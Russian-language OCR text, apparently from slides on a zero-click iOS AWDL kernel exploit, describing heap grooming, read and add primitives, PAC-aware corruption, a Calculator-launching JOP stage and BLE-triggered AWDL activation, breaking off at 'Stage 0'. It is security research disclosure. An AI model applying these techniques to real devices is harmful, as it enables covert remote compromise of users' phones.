
Виртуальные вызовы ARM64e аутентифицируют подписанный указатель vtable и, в зависимости от места вызова, подписанный указатель функции с помощью ключей и дискриминаторов.




Heap grooming позволяет выделить множество объектов peer путём подделки исходных MAC-адресов. Затем переполнение достигает выбранных неподписанных полей peer: ссылок списка, MAC-адреса, указателя manager, счётчиков и состояния протокола.



Каждый OSObject начинается с vtable и счётчика ссылок. Далее `IO80211AWDLPeer` содержит hash bucket, указатели двусвязного списка peer, MAC-адрес и указатель peer-manager.




Важны и порядок связного списка, и порядок виртуальной памяти. Полезная частичная перезапись должна повредить ссылку, по которой позднее пройдёт цель, оставив аутентифицированные поля неизменными.




Безопасные объекты и ответы сервисов


Первые попытки были направлены на `peer_list_flink` в надежде частичной перезаписью младшего байта перенаправить обход к соседним контролируемым данным. Выравнивание поля не позволяло получить нужную относительную корректировку для непосредственно соседних peer.

Объекты Service Response Descriptor (SRD) предоставили более мощный примитив кучи. Специальные кадры ответов сервисов AWDL выделяют контролируемые объекты в предсказуемых зонах. Страницы можно заполнить этими безопасными объектами, а затем создать отверстия для peer.



Окружение целевого peer безвредными освобождаемыми объектами гарантирует, что неточное переполнение либо достигнет нужного peer, либо повредит данные, которые не будут разыменованы.





Перезапуск и обновлённые структуры


После нескольких тупиков расположение объекта было подробнее восстановлено в IDA. Определение локальных C-подобных типов сделало использование полей и переходы состояния в декомпилированном коде понятными.

Прорыв обеспечил BSS steering — та же подсистема, с которой был связан прежний отчёт о двойном освобождении. Она реализует конечный автомат, обрабатывающий запросы steering, отчёты и временные данные, и предоставляет пути копирования или раскрытия связанной с peer памяти.


BSS steering и построение чтения

Тщательно выстроенная последовательность кадров AWDL переводит peer между состояниями BSS steering и даёт почти произвольное чтение ядра. Изначально примитив ограничен по длине, времени и целевому адресу, но способен возвращать память в беспроводных ответных кадрах.


Первая задача — найти подготовленные атакующим объекты. Zone-map ASLR имеет меньшую энтропию слайда, чем полный размер карты, поэтому по крайней мере один виртуальный адрес гарантированно попадает внутрь zone map при каждой загрузке.




Вокруг этой безопасной области проверки эксплойт распыляет peer, окружённые страницами SRD, содержимое которых кодирует приблизительные счётчики.



Удалённое сканирование в конце концов возвращает два соседних peer. Их заголовки раскрывают подписанные PAC vtable, ссылки списка, MAC-адреса, указатели manager и временные метки.




Зная точные адреса, можно через переполнение SyncTree изменить нижние поля верхнего peer, не затрагивая его аутентифицированную vtable.



От чтения к записи

Повреждение `upper_peer->peer_manager` создаёт косвенный примитив сложения. При учёте поддельного кадра `actionFrameReport` прибавляет длину кадра к 32-разрядному счётчику общего количества принятых байтов по смещению `+0x7c80` от указателя manager.


Произвольное сложение ещё не является произвольной записью. Эксплойт согласует точные длины кадров и время, по возможности сбрасывает значения и объединяет чтение с повторными сложениями. Посекундные временные метки и переходы состояний BSS служат точками временной привязки.



Несколько случайных kernel panic выявили дополнительные крайние случаи и уязвимости. В результате итераций появился более быстрый reader и удалённый API памяти ядра: пакеты запрашивают чтение или сложение, ответные кадры возвращают данные, а логика повторов и ACK обрабатывает потери беспроводной связи.

Запуск Calculator с помощью 15 байтов

После получения записи в память ядра минимальная начальная стадия изменяет состояние потока пользовательского пространства и использует короткую последовательность JOP для запуска Calculator. Требуется лишь небольшое повреждение, поскольку ядро может подготовить регистры и доставку сигнала процессу.



Повышение надёжности радиосвязи

Steering множества peer заполняет канал сообщениями Unsolicited Measurement Indications, непропорционально направленными первому peer.

Для надёжной эксплуатации потребовались учитывающая ACK регулировка темпа, повторы, выбор канала и в итоге поддержка 5 ГГц. Множество USB Wi-Fi-адаптеров было проверено на режим

мониторинга, внедрение пакетов и active monitor.

No.	Time	Source	Destination	Protocol	Length	Info
266	7.866612	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
267	7.867056	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
268	7.867439	a6:b5:a6:06:fe:c9	22:22:aa:22:00:02	AWDL	306	Master Indication
269	7.867786	a6:b5:a6:06:fe:c9	22:22:aa:22:00:06	AWDL	306	Master Indication
270	7.868279	a6:b5:a6:06:fe:c9	Broadcast	AWDL	344	Master Indication
271	7.925625	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
272	7.926039	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
273	7.926407	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
274	7.926987	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
275	7.927035	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
276	7.927660	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
277	7.928032	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
278	7.928450	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
279	7.928726	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
280	7.929132	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
281	7.929382	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
282	7.929836	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
283	7.930262	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
284	7.930350	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
285	7.930879	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
286	7.931401	a6:b5:a6:06:fe:c9	22:22:aa:22:00:06	AWDL	306	Master Indication
287	7.931488	a6:b5:a6:06:fe:c9	22:22:aa:22:00:06	AWDL	306	Master Indication
288	7.932238	a6:b5:a6:06:fe:c9	Broadcast	AWDL	344	Master Indication
289	7.987559	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
290	7.987606	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
291	7.988150	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
292	7.988565	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
293	7.988946	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication
294	7.989371	a6:b5:a6:06:fe:c9	22:22:aa:22:00:00	AWDL	306	Master Indication

При активированном вручную AWDL цепочка за несколько секунд получала чтение и запись ядра и запускала Calculator.

Ноль щелчков: удалённое включение AWDL

Последним взаимодействием пользователя оставалось открытие функции, включавшей AWDL. Обнаружение соседних устройств начинается через Bluetooth Low Energy. Тщательно подготовленные объявления BLE могут заставить iOS поверить, что peer предоставляет сервис на базе AWDL, и активировать интерфейс Wi-Fi.

BBC micro:bit стал недорогим программируемым передатчиком объявлений BLE.

Часть аутентификации объявления требовала перебора двух байтов данных, полученных из SHA-256, что достаточно мало для решения в реальном времени. Атакующий передаёт объявление, ждёт активации AWDL, а затем без щелчка, уведомления или видимого запроса начинает Wi-Fi-эксплойт.

Полная zero-click-демонстрация запуска Calculator занимает около минуты с неактивного домашнего экрана.

От доступа к ядру до импланта

Запуск Calculator демонстрирует управление, но не полезную компрометацию. Заключительные стадии создают надёжный транспорт полезной нагрузки и имплант.

Исходный примитив сложения был оптимизирован в более быструю запись. Рассматривались произвольные физические отображения: исторически physmap отображает всю физическую память в виртуальное пространство ядра, однако новые устройства ограничивают это через APRR, PPL и `pmap_cs`. Обход использует разрешённые операции pmap и тщательно подобранные отображения вместо непосредственного изменения защищённых таблиц страниц.

Эксплойт загружает байты полезной нагрузки через AWDL, используя раскрытие памяти ядра для поиска подходящих доступных для записи областей. Временные утечки устраняются в достаточной степени для сохранения стабильности. Небольшим стадиям shellcode предоставляется чтение и запись ядра.

Стадия 0

